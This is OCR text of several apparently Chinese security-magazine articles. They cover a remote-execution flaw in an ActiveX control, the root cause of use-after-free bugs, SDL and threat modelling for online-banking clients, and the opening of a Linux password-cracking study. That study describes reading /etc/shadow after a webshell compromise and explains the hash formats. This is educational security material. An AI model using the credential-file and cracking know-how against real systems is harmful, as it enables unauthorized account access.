


图 6

图 6 这里我们利用“RunScript”接口远程在用户主机上成功运行了注册表编辑器程序！如果换成个添加用户、开启端口啥的命令，后果不堪设想！

最后，本文旨在讨论安全技术，请不要利用本文中提到的安全技术进行任何违法行为，作者和杂志概不负责。同时，希望 ETCell 控件开发公司能够及时修补漏洞，提供给用户更加安全优良的软件产品。

UAF 本质论

文/ 木羊

前面我和大家一起讨论了 Use-After-Free（释放后使用，下简称 UAF）类型漏洞的种种技术细节，最近有同学找到我说你说的我都知道，可为什么 UAF 那么大？不对，是细节都很清楚，为什么看着还是觉得隔着层纱有点只鳞片爪的感觉？所谓不识庐山真面目，只缘身在此山中，看一个问题，大致可以分为是 what、why 和 how 三个阶段，十年前我还在读书的时候就觉得，教科书上把 what 的问题讲得很清楚，考试又对 how 的问题反复演练，但是这些知道的越多越深入，反而心里的疑惑却越大了，why？对，就是缺了 why。现在，我们来探探 UAF 的 why。

抛开之前所讲的UAF的种种细节，甚至跳出漏洞的概念框架，别管什么直接间接获取执行权限，从单纯的程序设计的角度来看，UAF到底是个什么东西？回答很简单，就三个字：野指针，学术一点，叫悬空指针。那成因是什么呢？也很简单，没有及时解引用（dereference）。这里我多说两句，可能有些同学对解引用这个词略感陌生，其实至少在CS这行，很多看起来名字很屌的术语，实际扒拉一下也不外如是。解引用是引用（reference）的反操作，而引用又是一个名字很高冷实际烂大街的操作，最常见的就是指针，相当于通过一个DWORD“引用”了某个内存中的数据结构，面向对象编程里就更常见了，每一个new操作前面都是一个引用，从反汇编的角度来看，引用就是用一个变量保存了某个数据结构的内存首地址，然后通过这个变量对这个内存地址进行种种操作，而解引用就是清除了这个保存地址的变量。

还是觉得读着有点拗口？那让我们思考一个更为本质的问题：什么时候使用指针？看到这个问题，是不是突然惊讶得张了张口？这就对了，指针是个再熟悉不过的玩意，我们都认得也都会用，但为什么非要设计这么一个玩意却很少人真的去思考，这就又是一个深知what和how，而不知道why的问题。我不想卷入学术纠纷，就着上文，我觉得大致可以回答成：需要引用是使用指针。具体一点，当我们需要有个变量来保存某个数据结构的内存首地址时，我们就要用到指针了。

回答完了吗？看似是，但还是觉得不透彻。对了，这个问题，现在又变成了“当什么时候我们需要有个变量来保存某个数据结构的内存首地址”呢？有点挠头，如果回答“当数据结构的首地址会变的时候我们就需要有个变量来保存某个数据结构的内存首地址”好像也不错，既然是变量，自然是保存会变的量，不过这样问题还是没有痛快解决，是啊，什么时候数据结构的首地址会变呢？问题成了俄罗斯套娃，一层层揭开来翻下去，啥时才是尽头。

幸而经过编译器编译，数据结构在内存中的首地址就只能有两种，一种是静态的，如全局变量，在编译生成的PE文件中，专门有个区段来保存这种静态数据结构的首地址，这是写死在文件中不会发生改变的，在整个内存运行期间，也将不会改变（当然文件在内存映射时有可能发生相对变化）。剩下一种自然就是动态的——等等，问题真的这么简单？那么，局部变量是静态的还是动态的？单从内存地址的数值来看，局部变量的内存地址是变化的，看似是动态，但仔细想想，局部变量的内存地址实际是由栈顶指针计算而成，诸如ESP+8，相对于栈顶是静态的，这个所谓的变化，实际只是操作系统分配栈地址时发生的变化，而一旦进入运行期，栈地址确定后，局部变量也就是唯一确定了的。真正内存地址会动态变化的，是在程序设计阶段还无法确定个数或者说在运行阶段个数会发生变化、需要动态申请内存分

配的数据结构。举个最简单的例子，CS 的同学一定都做过所谓的图书馆里系统，回忆一下，我们用什么保存书籍信息？是链表，无论是双向还是单向，总之一定是链表，因为一本书对应一个保存书籍信息的数据结构，而不同的图书馆所保存的书籍数量很可能是不一样的，具体多少本在编程时也不可能确切获知，还可能出现增删的情况，必须在运行阶段按需申请/释放这些数据结构的内存空间，所以只能用链表这种能够动态拓展的数据结构保存。既然有链表，那一定就有前驱后继，用什么保存前驱节点和后继节点呢？没错，只能是指针。

指针是作为数据结构的引用出现的，而数据结构个数的动态变化，才是指针出现的必然原因。在数据结构个数减少时，没有及时对指针进行解引用，于是有了 UAF。理解了这个，我们才真正理解什么是 UAF。

（完）

网上银行客户端安全研究

文/图 下雨天

今天的互联网经济中，尤其对于金融、运营商、电子商务等企业，软件应用不光承载着其核心业务，同时还生成、处理、存储着各类企业的核心敏感信息：账户信息、隐私、业务数据、金融交易记录……，一旦软件应用的安全性不足，不但短期内业务中断、声誉受损，各种信息资产还将透过地下交易流入地下经济产业链，从而造成其业务受到持续影响，给企业造成巨大的财务和信誉风险。


网上银行在国内已经有十余年历史，这种互联网经济的基础业务模式从诞生之时起，针对它的攻击行为就层出不穷。用户既享受着网上银行带来的便利性，又非常担心着自己账户里资金的安全。现在，网上银行的安全性已经成为一个不可回避的严重问题。

在网上银行的业务链条中，客户端是最薄弱的环节。即使在安全知识已经普及的情况下，还是有很多网上银行用户的计算机存在各种漏洞，再加上用户的安全意识差，攻击者会轻而易举地找到很多目标。

对网银客户端进行保护，可以使网银最薄弱的环节得到有效加强，从而有效促进网银系统整体的安全性。

网银系统开发中的问题

目前的网银系统开发中，无论是银行自主开发还是外包开发，通常都存在这些问题：软件设计主要由业务人员、开发人员确定，很少进行系统性的安全分析。这导致软件功能设计中缺乏必要的安全功能，即使有一些安全功能，也只是依赖于开发人员的经验水平而较随意地添加，基本都有所缺失；代码编写不遵循规范，经常采用使用有漏洞的函数；缺乏完善的安全评估和测试方法，导致软件的漏洞难以被发现。



脆弱性检测阶段之后所带来的修复成本提升

通过对全球 150 名应用开发决策者进行调查后发现，应用已经部署后进行修复漏洞的成本最高，最高可达需求阶段的进行完善分析和设计所消耗成本的 30 倍。一旦漏洞需要在部署上线后修复，除去相对固定的漏洞修复工程成本，还将伴随着该用户一定程度上的业务能力损失。在开发阶段，甚至需求和设计阶段着手对漏洞进行管理，可成倍降低修复成本，同时在修复手段的选择上也具有最大的灵活性。

SDL 最初是微软为了面对现实世界中安全挑战，在实践中的一步步发展起来的工作模

式，经过研究，我们也可以把网银客户端的安全与系统开发的生命周期中的各个阶段相融合的框架，从而实现端到端的应用安全管理。

如上图，我们将客户端开发安全的管理分为五个阶段：

- 需求分析阶段
- 安全功能设计阶段
- 实施开发阶段
- 测试验证阶段
- 上线发布阶段


每一阶段都包括相应的安全步骤来有效地使安全与客户端应用融合，同时也是银行内部各类人员共同参与投入的过程。

步骤 1 需求分析

需求分析作为生命周期的第一步，将对网银客户端安全要求进行细粒度分析，是后续业务数据流呈现以及威胁建模过程典型重要的依据和基础。

任何一个网银客户端乃至网银系统的核心价值均与其银行的业务价值紧密联系。而针对与来自于行业、国家监管机构以及银行市场的要求以及该应用承载业务的分析，将形成该网银客户端的安全需求。

下图是 9 大类安全保护功能组成的业务安全需求框架，这 9 大类功能可以视为安全保护功能要实现的目标。




步骤 2 安全功能设计

本阶段主要是基于前期的安全需求分析，通过威胁建模（Threat Modeling）等手段，对业务的进行数据流层的呈现和分析，利用 STRIDE 模型将数据流以及其要素转化成威胁在应用系统的立足点，最终在此基础上形成明确的基于网银业务流程的安全设计方案。

威胁建模是基于 STRIDE 威胁模型进行威胁分析的结构化方法，其核心是根据业务功能确定和了解各项业务功能的风险，详细了解每个业务功能实现背后的威胁和可能的攻击，推进开发团队业务实现的基础上融入安全功能，使风险管理的决策更加与业务过程相协调。

下面以网银转账业务流程为例，进行威胁建模的说明：



网银转账业务在威胁建模过程中数据流图（DFD）呈现

威胁建模中，通常采用 STRIDE 方法来识别威胁，这是六类威胁手段的英文首字母缩写，意为：假冒(Spoofing)、篡改(Tampering)、抵赖（Repudiation)、信息泄露（Information disclosure)、拒绝服务（DoS)、提升权限（EoP)。

元素类别	元素名称	元素内容	STRIDE威胁	STRIDE描述
数据流	数据流1	转账请求	TID	
	数据流2	余额显示：卡号、余额		依赖于查询功能
	数据流3	账号 收款户名 金额 短信通知收款人 附言		收款人网银号，收款人姓名被篡改
	数据流4	交易跳转指令		
	数据流5	支付密码		支付密码被监听和篡改
	数据流6	YES返回结果		
	数据流6.1	NO返回结果		
存储	网银客户端存储	用户证书、用户账号	SR	持卡人登录密码泄露
	网银银行服务器存储	用户密码，用户账户信息，用户交易信息		
过程	过程1	客户端生成转账请求	STRIDE	持卡人账号泄露
	过程2	服务端查询并生成结果		持卡人账号、余额泄露
	过程3	客户端选择卡号并输入相关信息		转账信息（收款人网银号、收款人账号、转账金额等）信息泄露；收款人网银号、收款人账号被篡改
	过程4	服务端处理转账		持卡人支付密码泄露
	过程5	客户端显示转账结果		信息泄露，信息篡改（转账）
交互方	网银银行用户		SR	交易请求抵赖，交易请求伪造
	网银服务器			假冒银行服务器

上表为对网银转账业务的威胁分析结果，可以看出，网银客户端需要保护的对象—各类敏感信在包含在威胁分析的四类元素中：数据流、存储、过程和交互方，这些元素受到威胁时，即对需保护对象造成了风险。针对每一类元素，其威胁的方法和种类不尽相同。

经过威胁分析后，对于每一种威胁都有相应的消减机制，我们采用一个或多个具体的技术来实现目标。

步骤 3 开发安全管理

在开发阶段，针对系统的安全功能、安全策略、安全实现等三个方面，应用采用安全的编码方法，保证权限对象、数据流、交互处理、数据存储、边界处理的安全性。安全编码规范主要针对以下方面：

- 应用系统安全功能，如验证要求。
- 应用系统安全策略，如加密方法。
- 常见高危漏洞编码解决方案，如 SQL 注入、XSS 的开发解决方案。
- 不推荐使用的开发函数列表。
- 最佳安全编码实践。

安全编码服务主要面向 Web 应用，可以提供 ASP、ASP.NET（VB/C#）、JAVA、PHP 等主流语言所编写代码的安全指导，不仅提供包括基本安全功能、基本安全开发要求、规避高危漏洞的编码方案、不推荐的开发函数列表、最佳安全编码实践在内的通用的安全开发策略，还可根据网银客户端的功能需求、行业标准、公司策略、数据敏感级别、误用滥用用例等具体信息，为应用开发提供具体的安全开发指导。

代码编写结束后，开发人员之间应随机的互相阅读代码，检查其编写正确与否的代码检查方式。

代码走读根据目的的不同，可以分为四个层次：

- 检查是否符合编程规范
- 寻找编译器中的设计陷阱

- 快速理解源代码，找出流程设计中的问题
- 对原有代码的重构

步骤 4 测试验证阶段

测试验证阶段中，需要对网银客户端的安全性问题进行严格的检查，力求发现安全问题。在前面的需要分析、设计和开发阶段中，虽然进行了较多的工作，仍然可能存在遗漏，而产生漏洞。测试验证阶段就要找出这些漏洞，并尽量加以纠正。

需要注意的是，测试验证团队应尽量独立于系统设计和开发团队。

网银客户端的测试通常包括：

业务保护能力测试。密码保护测试、进程保护测试、屏幕截取保护测试和交易签名安全性测试等。

程序自身安全性测试。安全编译选项检测、BANND API 检测、反逆向分析保护能力检测、程序常规安全部署等。

合规性测试。对网银客户端是否符合监管部门要求进行对标测试，主要需要符合《网上银行系统信息安全通用规范》中的要求。

步骤 5 上线发布阶段

在系统上线阶段，应用系统集成到真实环境之后，应对系统整体进行安全性测试，以发现集成系统中存在的安全问题。由于应用集成系统所处的系统平台、所使用的网银客户端、数据库软件、开发语言、应用架构等各不相同，需要全面地进行系统、应用漏洞扫描、Web 应用扫描、基线配置检测等评估工作。

集成测试后进行最终安全评审。这是对产品开发组在软件应用开发安全生命周期中是否准确无误地遵循生命周期管理过程相关要求逐一进行验证，并根据“安全交付标准”是否准备无误的完成了安全实现。其目的是为了证明从安全和隐私的角度，产品已经做好了交付给终端客户的一切准备。

最终安全评审一般需要执行下面这些内容：

- 对开发部门的安全调查问卷
- 对安全交付标准、安全方案进行评审
- 对威胁模型进行评审

- 对未修复的安全 Bug 评审
- 对工具有效性验证

总结及展望

当前的国内网银客户端普遍存在着安全问题，其中很多都是严重的漏洞。客户端的安全问题可以借助 SDL 安全开发生命周期进行管理，经过需求分析、安全功能设计、实施开发、测试验证和上线发布等五大阶段，在每一阶段都包括相应的安全步骤来有效地使安全与客户端应用融合，从而有效地从源头上解决客户端安全问题。

（完）

Linux 密码破解技术研究

文/ simeon

Linux 操作系统由于其开源性、低成本等特点，在商业上运用越来越多，很多公司都采用 LAMP（Linux+Apache+Mysql+PHP）典型架构。相对于 Windows 操作系统的密码获取技术而言，Linux 密码获取比较困难。在 Windows 中可以通过彩虹表、键盘记录、mimikatz_trunk 域名注入获取密码等技术获取包括 Windows 2008 Server 在内的所有操作系统密码，不管操作系统本身设置多么复杂变态的密码，但在 Linux 操作系统中，设置一个非常复杂的密码，破解成功的几率相对较低。在获得网站 Webshell 权限的前提下，通过提权等方法获得了系统权限，通过查看“/etc/shadow”文件内容获取了 Linux 操作系统的用户名和加密密码，获取密码文件后，如何进行破解是一大难题，本文就 Linux 下的密码原理，加密算法等进行分析，并对如何破解 linux 的密码进行研究。

Linux 密码原理

1）Linux 密码构成

在一般 Linux 系统中涉及系统登录密码的两个重要文件/etc/passwd 和 etc/shadow，有些特殊系统会是其它文件例如 security；第一个文件记录用户信息，第二个是真正保存用户密码信息的。

1.1 passed 文件构成

在/etc/passwd 中，每一行都表示的是一个用户的信息；一行有 7 个段位；每个段位用:号分割，比如下面是 Linux 操作系统中的/etc/passwd 的两行；其格式为 username:x:UID:GID:username full:username home:shell type。

第一字段：用户名（也被称为登录名)；第二字段：口令，显示为 x 表示其实密码已被映射到/etc/shadow 文件中；第三字段：UID 是用户的 ID 值，在系统中具有唯一特性，也即每个用户的 UID 的值是唯一的，更确切的说每个用户都要对应一个唯一的 UID ，默认 root 的 UID 是 0，拥有系统最高权限。系统用户的 UID 的值从 0 开始，是一个正整数，最大值可以在/etc/login.defs 可以查到，一般 Linux 发行版约定为 60000； UID 的唯一性关系到系统的安全，如果在“/etc/passwd”文件中把 test 的 UID 改为 0 后，test 用户会被确认为 root 用户，test 这个帐号可以进行所有 root 的操作。

UID 是确认用户权限的标识，用户登录系统所处的角色是通过 UID 来实现的，而非用户名，把几个用户共用一个 UID 是危险的。一般情况下，每个 Linux 的发行版都会预留一定的 UID 和 GID 给系统虚拟用户占用，虚拟用户一般是系统安装时就有的，是为了完成系统任务所必须的用户，但虚拟用户是不能登录系统的，比如 ftp、nobody、adm、rpm、bin、shutdown 等；在 Fedora 系统会把前 499 个 UID 和 GID 预留出来，添加新用户时的 UID 是从 500 开始的，GID 也是从 500 开始，至于其它系统，有的系统可能会把前 999 个 UID 和 GID 预留出来；以各个系统中/etc/login.defs 中的 UID_MIN 的最小值为准； Fedora 系统 login.defs 的 UID_MIN 是 500，而 UID_MAX 值为 60000，也就是说我们通过 adduser 默认添加的用户的 UID 的值是 500 到 60000 之间；而 Slackware 通过 adduser 不指定 UID 来添加用户，默认 UID 是从 1000 开始；

提及 UID，在 linux 中还有一个 SUID，它是 Set UID 的简称，翻译过来是设置用户 ID，它会出现在文件拥有者权限的执行位上，具有这种权限的文件会在其执行时，使调用者暂时获得该文件拥有者的权限。SUID 只对二进制文件有效，调用者对该文件有执行权，在执行

过程中，调用者会暂时获得该文件的所有者权限，该权限只在程序执行的过程中有效。

第四字段：GID；用户组 ID 号，linux 系统中除了 GID 外，还有一个 SGID，它和 SUID 关系系统安全。SGID 即 Set GID 的缩写，它出现在文件所属组权限的执行位上面，它对普通二进制文件和目录都有效。当它作用于普通文件时，和 SUID 类似，在执行该文件时，用户将获得该文件所属组的权限。当 SGID 作用于目录时，意义就非常重大了。当用户对某一目录有写和执行权限时，该用户就可以在该目录下建立文件，如果该目录用 SGID 修饰，则该用户在这个目录下建立的文件都是属于这个目录所属的组。

第五字段：用户名全称，这是可选的，可以不设置。

第六字段：用户的家目录所在位置.

第七字段：用户所用 SHELL 的类型，常见为/bin/bash;。

1.2 shadow 文件构成

/etc/shadow 文件是/etc/passwd 的影子文件，这个文件并不由/etc/passwd 而产生的，这两个文件是应该是对应互补的；shadow 内容包括用户及被加密的密码以及其它/etc/passwd 不能包括的信息，比如用户的有效期限等；这个文件只有 root 权限可以读取和操作。/etc/shadow 文件的内容包括 9 个段位，每个段位之间用:号分割；通过研究发现即使两个帐号的密码相同，其密码加密值也不一样。其各个字段的含义如下：

第一字段：用户名（也被称为登录名)，在/etc/shadow 中，用户名和/etc/passwd 是相同的，这样就把 passwd 和 shadow 中用的用户记录联系在一起；这个字段是非空的；

第二字段：密码（已被加密)，如果是有些用户在这段是 x，表示这个用户不能登录到系统；这个字段是非空的；

第三字段：上次修改口令的时间；这个时间是从 1970 年 01 月 01 日算起到最近一次修改口令的时间间隔（天数)，您可以通过 passwd 来修改用户的密码，然后查看/etc/shadow 中此字段的变化；

第四字段：两次修改口令间隔最少的天数；如果设置为 0,则禁用此功能；也就是说用户必须经过多少天才能修改其口令；此项功能用处不是太大；默认值是通过/etc/login.defs 文件定义中获取，PASS_MIN_DAYS 中有定义；

第五字段：两次修改口令间隔最多的天数；这个能增强管理员管理用户口令的时效性，应该说在增强了系统的安全性；如果是系统默认值，是在添加用户时由/etc/login.defs 文件定义中获取，在 PASS_MAX_DAYS 中定义；

第六字段：提前多少天警告用户口令将过期；当用户登录系统后，系统登录程序提醒用户口令将要作废；如果是系统默认值，是在添加用户时由/etc/login.defs 文件定义中获取，在 PASS_WARN_AGE 中定义；

第七字段：在口令过期之后多少天禁用此用户；此字段表示用户口令作废多少天后，系统会禁用此用户，也就是说系统会不能再让此用户登录，也不会提示用户过期，是完全禁用；

第八字段：用户过期日期；此字段指定了用户作废的天数（从 1970 年的 1 月 1 日开始的天数)，如果这个字段的值为空，帐号永久可用；

第九字段：保留字段，目前为空，以备将来 Linux 发展之用；

例如 root 帐号在 etc/shadow 文件中的表现方式为：

root:1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::

2）Linux 密码文件位置

绝大部分 Linux 操作系统的密码文件为 shadow，但也有一些特殊的 Linux/Unix 操作系统的密码文件名称为 passwd，而且密码文件所在位置也不一样。下面是一些 Linux 常见系统的密码文件位置：

Linux /etc/shadow
SystemV Release 4.2 /etc/security
SystemV Release 4.0 /etc/shadow
SunOS 5.0 /etc/shadow
SCOUnix / tcb /auth/files/
OSF/1 /etc/passwd
HP-UX /.secure/etc/ passwd
BSD4.x /etc/master.passwd
AIX3 /etc/security/passwd
IRIX5 /etc/shadow

Linux 系统采用的加密算法

1）查看密码的加密算法

Linux 帐户的密码加密后存放于/etc/shadow 文件中。对于 Linux 操作系统的密码采用哪种加密方式，取决于/etc/pam.d/system-auth 或者/etc/pam.d/passwd 文件定义，通过 more /etc/pam.d/system-auth 或者 authconfig --test | grep hashing 命令可以获取操作系统使用哪种加密算法，目前有 sha256、sha512 和 md5 加密算法。

在 Red Hat Enterprise Linux Server 中，可以通过 authconfig --test | grep hashing 命令来获取当前系统帐号的密码加密算法。如图 1 所示。




图 1 获取 Red Hat Enterprise Linux Server 系统帐号加密算法

2）常见的 Linux/Unix 加密算法

Linux/UNIX 操作系统目前采用 5 种加密算法，可以通过加密后的密码值来识别，主要是通过帐号后面的$X 来判断。在 hash 值中两个“$”符号之间的数字代表不同的加密算法，系统不同所使用的算法也不尽相同。第二个“$”符号之后的字符串就是 salt 值，加密的时候需要用到（取每八个字符的每个字符的低 7 个 bit 位（取得的结果为 01 串）），然后得到 8*7=56 个 bit 位，然后用一定的规则反复加密，返回指向包含 13 个可打印的 ASCII 码字符（[a-zA-Z0-9./]）的指针，通常取前两位作为 salt 位。第三个“$”后面为密码经过 hash 变化后的值。在 Hash 值中头两字节为$1 表示 MD5 加密算法，$2 表示使用 Blowfish 加密算法，$5 表示使用 SHA-256 加密算法，$6 表示使用 SHA-512 加密算法，其余为标准的 DES 